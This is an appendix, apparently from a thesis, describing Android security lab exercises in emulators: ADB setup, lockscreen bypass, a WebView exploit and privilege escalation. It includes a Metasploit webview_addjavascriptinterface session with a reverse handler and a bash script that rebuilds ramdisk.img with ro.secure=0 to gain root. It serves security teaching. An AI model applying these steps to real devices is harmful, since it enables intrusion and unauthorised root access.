

Figure A.1.: Install Android SDK Platform Tools.

---

[12]https://developer.android.com/sdk/index.html#Other
[13]https://developer.android.com/sdk/installing/index.html?pkg=tools

After installing and running the Android SDK, the Android SDK Platform Tools (containing the Android Debug Bridge (ADB) which you will need for several labs) as well as the packages for Android 2.2 (API 8), Android 2.3.3 (API 10), and Android 4.1.2 (API 16) have to be installed. For that, just tick the appropriate boxes as shown in figure A.1 and then click the *Install x packages...* button.

The Android Debug Bridge [32] is a client-server tool which allows accessing and controlling the Android device through USB and network. Table A.1 gives a brief overview of the most important ADB commands.

In order to allow starting the several tools directly from anywhere in the shell, you should add the location of the Android SDK to the *ANDROID_HOME* as well as its subfolders *tools* and *platform-tools* to the *PATH* variable. Figure A.2 shows an example code which you can directly copy and paste into your *~/.bashrc* in order to persistently apply the changes to the environment variables.

```
1  export ANDROID_HOME=~/android-sdk-linux
2  export PATH=${PATH}:$ANDROID_HOME/tools:$ANDROID_HOME/platform-tools
```

Figure A.2.: *ANDROID_HOME* and *PATH* variables.

Once done, you can copy the given pairs of *.avd* folder and appropriate *.ini* file into *~/.android/avd*. You can now start the AVDs using the command *emulator @<AVD name>* in the shell. Using the Android Virtual Device Manager, which is accessible through the *Tools* menu of the SDK Manager, will not work properly and is therefore not recommended. Usually, the lab AVDs are indicated as repairable and you are not able to start them using the graphical AVD Manager. You should not make use of the offered "repair" functionality. Otherwise the AVD manager changes the path to the image files within *config.ini* and therefore most of the labs may not work anymore. For the same reason, you should not alter any AVD configuration using the AVD Manager.

Now you have either to install the additional tools recommended in the assignments or just use your own tools of choice. In order to provide you a quick start, the following table introduces into *adb*'s most important parameters. Happy Hacking!

Table A.1.: Overview of important *adb* parameters.

Parameter	Description
devices	Shows all connected Android devices with running ADBD.
install <apk-file>	Installs an *.apk* file on the Android device.
kill-server	Stops the ADB server daemon on the local computer.
pull <remote-src><local-dst>	Copies a file from the Android device to the local computer.
push <local-src><remote-dst>	Copies a file from the local computer to the Android device.
shell	Opens a remote shell to the Android device on the local computer.
start-server	Starts ADB server daemon on the local computer.

Lab: Bypass Lockscreen

This lab is separated into two stages.

(a) Stage one. (b) Stage two. (c) Hint for stage two.

Figure A.3.: Bypass the lockscreens.

Goal

The goal of both stages of the lab is to bypass the lockscreen and therefore get access to the device's graphical user interface.

Android Virtual Devices

AVD Names: bypassingStageOne.avd & bypassingStageTwo.avd
Android Version: Android Gingerbread (2.3.3)
Architecture: ARM
Build-types: eng (StageOne) & user (StageTwo)

Recommended Tools for Stage One

- Android Debug Bridge (ADB)
- xxd or another hex editor

Recommended Tools for Stage Two

- Android Debug Bridge (ADB)
- xxd or another hex editor
- PHP and MySQL or a scripting language like Python, creativity and a lot of coffee

Lab: WebView

The Java WebView class allows displaying rendered HTML documents not only in a browser but also within native Android apps. Through embedding web content within them, the former native apps become a kind of hybrid because they contain both, components of native as well as of web apps. Is the WebView class not integrated properly, malicious websites loaded within the WebView can access sensitive data of the embedding app or even system functionality.

Goal

The goal of this network-based labratory is to open a Meterpreter session on the vulnerable device.

Android Virtual Device

AVD Name: webView.avd
Android Version: Android KitKat (4.1.2)
Architecture: ARM
Build-type: user

Recommended Tools

- Wireshark

- Webserver daemon like *Apache* or *nginx*

- Metasploit

Hints

In order to provide you a quick start, the following tables introduce into *msfconsole*'s most important commands as well as the emulator's network address space. The Metasploit Framework[14] is a tool providing methods to create, configure, and run exploits. A lot of exploits are already included, but there is also the possibility to extend Metasploit with additional, even self-written exploiting modules. Metasploit's most important tool is its console which can be started using the command *msfconsole*. Within the console, the user can search for certain exploits, customise and configure them, add an appropriate payload, and finally run the exploit. Metasploit also provides the so called Meterpreter. It is a tool providing a shell-like environment running on the target machine. After transporting and executing it as payload to the target machine using a dedicated exploit, the Meterpreter connects to the reverse handler listening on the attacker's machine and opens a virtual Meterpreter shell which enables the attacker to control the target machine.

---

[14]`http://www.metasploit.com/`

Table A.2.: Overview of important *msfconsole* commands.

Command	Description
exploit / run	Executes the chosen exploit.
jobs	Displays jobs and job IDs.
kill <job ID>	Kills a job with appropriate ID.
search <expression to search for>	Searches for modules / exploits.
sessions	Shows open Meterpreter, VNC, and (reverse) shell sessions.
sessions -i <session ID> / run	Interact with the session with the given ID.
set <exploit option> <value>	Sets the given option to the given value.
show options	Shows parameters of the selected module / exploit.
use <path to module / exploit>	Selects a certain module / exploit.

Table A.3.: IP addresses of the emulator's network address space.

Address	Description
10.0.2.1	Gateway address.
10.0.2.2	Special alias references to your host's loopback interface (usually 127.0.0.1).
10.0.2.3	First Domain Name System (DNS) server.
10.0.2.<4-6>	Optional second, third, and fourth DNS server.
10.0.2.15	Network interface of the emulated device.
127.0.0.1	Loopback interface of the emulated device.

Lab: Privilege Escalation

This lab is separated into two stages. Android uses a system of so-called properties which are used as system-wide variables. Common device configurations like the interval of wifi scans in seconds (*wifi.supplicant_scan_interval*) or the delay between an incoming call and the device beginning to ring in milliseconds (*ro.telephony.call_ring.delay*) are configured using the Android property system. Furthermore, there are also security-relevant properties which are very useful in order to solve this lab successfully.

Goal

The goal of this lab is to gain an ADB root shell. In the first stage, you should find and apply an appropriate exploit. In the second stage, it is allowed to examine and manually alter the files within the folder *privilegeEscalationStageTwo.avd...*

Android Virtual Devices

AVD Name: privilegeEscalationStageOne.avd & privilegeEscalationStageTwo.avd
Android Version: Android Froyo (2.2) & Android Gingerbread (2.3.3)
Architecture: ARM
Build-type: user

Recommended Tools for Stage Two

- A Texteditor like *vi*, *nano*, or *gedit*

- The unix tools *file*, *gzip*, and *cpio*

- Android Debug Bridge (ADB)

Hints

The following table provides a brief overview of the files used by the Android emulator.

Table A.4.: Files used by the Android emulator.

Filename	Contains	Filetype	Mountpoint
cache.img	Files cached by system and apps	YAFFS2 / EXT3/4	/cache
config.ini	information about the AVD itself, the emulated hardware, and the destination of files used by the emulator.	ASCII Text	-
emulator-user.ini	Window position of the AVD / UUID	ASCII Text	-
hardware-qemu.ini	specified information about the emulated hardware	ASCII Text	-
kernel-qemu	the Linux kernel optimized for Android devices	Linux kernel x86/ARM boot executable zImage	/sys
ramdisk.img	init-binaries and -scripts	gzip compressed cpio archive	/
sdcard.img	data on emulated SD card	FAT32 image	/sdcard
system.img	system binaries	YAFFS2 image	/system
userdata.img	user- and app-specific data	YAFFS2 image	/data
userdata-qemu.img	user-data of specific user	YAFFS2 image	/data

B. Code Extracts

In the following, the code extracts mentioned in the thesis are listed.

```
1   # msfconsole
2   +---------------------------------------------------+
3   |   METASPLOIT  by  Rapid7                          |
4   |   +-----------------------------+-----------------+
5   |   |                             |                 |
6   |   | ==c(_____(o(_____(_()     | |""""""""""""|======[***  |
7   |   |            )=\              | |  EXPLOIT      \         |
8   |   |           // \\            | |_____  |
9   |   |          //   \\           | |==[msf >]============\   |
10  |   |         //     \\          | |_____\   |
11  |   |        // RECON \\         | \(@)(@)(@)(@)(@)(@)(@)/   |
12  |   |       //         \\        | *********************    |
13  |   +-----------------------------+-----------------+
14  |   |     o O o                   |    \'\/\/\/'/    |
15  |   |           o O               |     )======(     |
16  |   |               o             |   .'  LOOT  '.   |
17  |   | |^^^^^^^^^^^^^^|l___         |  /    _||__    \ |
18  |   | |   PAYLOAD     |""\___,     | /    (_||_     \ |
19  |   | |_____|___|)__|    | |     __||_)     ||
20  |   | |(@)(@)"""**|(@)(@)**|(@)    | "      ||       " |
21  |   |  = = = = = = = = = = =      |  '------------'  |
22  |   +-----------------------------+-----------------+
23
24
25           =[ metasploit v4.11.0-dev [core:4.11.0.pre.dev api:1.0.0]]
26   + -- --=[ 1390 exploits - 789 auxiliary - 226 post          ]
27   + -- --=[ 356 payloads - 37 encoders - 8 nops               ]
28   + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
29
30
31   msf > use exploit/android/browser/webview_addjavascriptinterface
32   msf exploit(webview_addjavascriptinterface) > set SRVHOST 127.0.0.1
33   SRVHOST => 127.0.0.1
34   msf exploit(webview_addjavascriptinterface) > set lhost 10.0.2.2
35   lhost => 10.0.2.2
36   msf exploit(webview_addjavascriptinterface) > set URIPATH 1337
37   URIPATH => 1337
38   msf exploit(webview_addjavascriptinterface) > exploit
39   [*] Exploit running as background job.
40
41   [-] Handler failed to bind to 10.0.2.2:4444
42   [*] Started reverse handler on 0.0.0.0:4444
43   [*] Using URL: http://127.0.0.1:80/Dajn1N
44   [*] Server started.
45   msf exploit(webview_addjavascriptinterface) >
```

Listing B.1: Use and configure Metasploit module *webview_addjavascriptinterface*.

```
1  static bool should_drop_privileges() {
2  #if defined(ALLOW_ADBD_ROOT)
3      char value[PROPERTY_VALUE_MAX];
4      // The emulator is never secure, so don't drop privileges there.
5      // TODO: this seems like a bug —— shouldn't the emulator behave like↩
           a device?
6      property_get("ro.kernel.qemu", value, "");
7      if (strcmp(value, "1") == 0) {
8          return false;
9      }
10     // The properties that affect 'adb root' and 'adb unroot' are ro.↩
           secure and
11     // ro.debuggable. In this context the names don't make the expected ↩
           behavior particularly obvious.
12     //
13     // ro.debuggable:
14     //    Allowed to become root, but not necessarily the default. Set to ↩
           1 on eng and userdebug builds.
15     //
16     // ro.secure:
17     //    Drop privileges by default. Set to 1 on userdebug and user ↩
           builds.
18     property_get("ro.secure", value, "1");
19     bool ro_secure = (strcmp(value, "1") == 0);
20     property_get("ro.debuggable", value, "");
21     bool ro_debuggable = (strcmp(value, "1") == 0);
22     // Drop privileges if ro.secure is set...
23     bool drop = ro_secure;
24     property_get("service.adb.root", value, "");
25     bool adb_root = (strcmp(value, "1") == 0);
26     bool adb_unroot = (strcmp(value, "0") == 0);
27     // ...except "adb root" lets you keep privileges in a debuggable ↩
           build.
28     if (ro_debuggable && adb_root) {
29         drop = false;
30     }
31     // ...and "adb unroot" lets you explicitly drop privileges.
32     if (adb_unroot) {
33         drop = true;
34     }
35     return drop;
36 #else
37     return true; // "adb root" not allowed, always drop privileges.
38 #endif /* ALLOW_ADBD_ROOT */
39 }
```

Listing B.2: Code snippet of the *adb_main.cpp* responsible for rooted ADB [61].

```
 1  #!/bin/bash
 2
 3
 4  # Unpack ramdisk.img in folder unpacked_ramdisk
 5  mkdir unpacked_ramdisk
 6  cp ramdisk.img unpacked_ramdisk/ramdisk.cpio.gz
 7  mv ramdisk.img ramdisk.img.old
 8  cd unpacked_ramdisk
 9  gzip -d ramdisk.cpio.gz
10  cpio -i -F ramdisk.cpio
11  mv ramdisk.cpio ramdisk.old.cpio
12
13  echo '[+] ramdisk.img successfully unpacked.'
14
15
16  # Delete old default.prop and write new one with modified props
17  rm -rf default.prop
18  cat <<EOF >default.prop
19  ro.secure=0
20  ro.kernel.qemu=1
21  ro.debuggable=1
22  persist.service.adb.enable=1
23  EOF
24
25  echo '[+] default.prop successfully modified.'
26
27
28  # Rebuild ramdisk.img
29  cpio -i -t -F ramdisk.old.cpio | cpio -o -H newc -O ../ramdisk.cpio
30  cd ..
31  gzip ramdisk.cpio
32  rm -rf ramdisk.old.cpio unpacked_ramdisk
33  mv ramdisk.cpio.gz ramdisk.img
34
35  echo '[+] ramdisk.img successfully rebuilt.'
```

Listing B.3: Bash script rebuilding *ramdisk.img*.

```
 1  package net.heinl.startrequests;
 2
 3  import android.support.v7.app.ActionBarActivity;
 4  import android.os.Bundle;
 5  import android.view.Menu;
 6  import android.view.MenuItem;
 7  import android.view.View;
 8  import android.webkit.WebSettings;
 9  import android.webkit.WebView;
10  import android.webkit.WebViewClient;
11  import android.widget.Button;
12  import java.util.concurrent.Executors;
13  import java.util.concurrent.ScheduledExecutorService;
14  import java.util.concurrent.TimeUnit;
15
16  public class MainActivity extends ActionBarActivity {
17
18      private Button buttonKill;
19      String url = "http://10.0.2.2:80/1337";
20      int seconds = 30;
21
22      @Override
23      protected void onCreate(Bundle savedInstanceState) {
24          super.onCreate(savedInstanceState);
25          setContentView(R.layout.activity_main);
26
27          // start Runnable
28          startRunnable();
29
30          // Kill Button
31          buttonKill = (Button)findViewById(R.id.buttonKill);
32          buttonKill.setOnClickListener(new View.OnClickListener() {
33              public void onClick(View v) {
34                  finish();
35                  System.exit(0);
36              }
37          });
38
39      }
40      // SendRequest method which loads specified URL into the WebView.
41      public void sendRequest (){
42
43          WebView webView = (WebView) findViewById(R.id.webview);
44
45
46
47          webView.setWebViewClient(new WebViewClient() {
48              public boolean shouldOverrideUrlLoading(WebView view, String ↩
                    url){
49                  view.loadUrl(url);
50                  return false;
51              }
52          });
```

```java
53
54              WebSettings webSettings = webView.getSettings();
55              webSettings.setJavaScriptEnabled(true);
56              webView.loadUrl(url);
57          }
58
59          // startRunnable method creates thread which executes the SendRequest↩
                  method every x seconds,
60          // Where x is the integer declared to variable seconds.
61          public void startRunnable(){
62
63              Runnable requestRunnable = new Runnable() {
64                  public void run() {
65                      sendRequest();
66                  }
67              };
68
69              ScheduledExecutorService executor = Executors.↩
                      newScheduledThreadPool(1);
70              executor.scheduleAtFixedRate(requestRunnable, 0, seconds, ↩
                      TimeUnit.SECONDS);
71          }
72
73          @Override
74          public boolean onCreateOptionsMenu(Menu menu) {
75              // Inflate the menu; this adds items to the action bar if it is ↩
                      present.
76              getMenuInflater().inflate(R.menu.menu_main, menu);
77              return true;
78          }
79
80          @Override
81          public boolean onOptionsItemSelected(MenuItem item) {
82              // Handle action bar item clicks here. The action bar will
83              // automatically handle clicks on the Home/Up button, so long
84              // as you specify a parent activity in AndroidManifest.xml.
85              int id = item.getItemId();
86
87              //noinspection SimplifiableIfStatement
88              if (id == R.id.action_settings) {
89                  return true;
90              }
91
92              return super.onOptionsItemSelected(item);
93          }
94  }
```

Listing B.4: Java class *MainActivity*.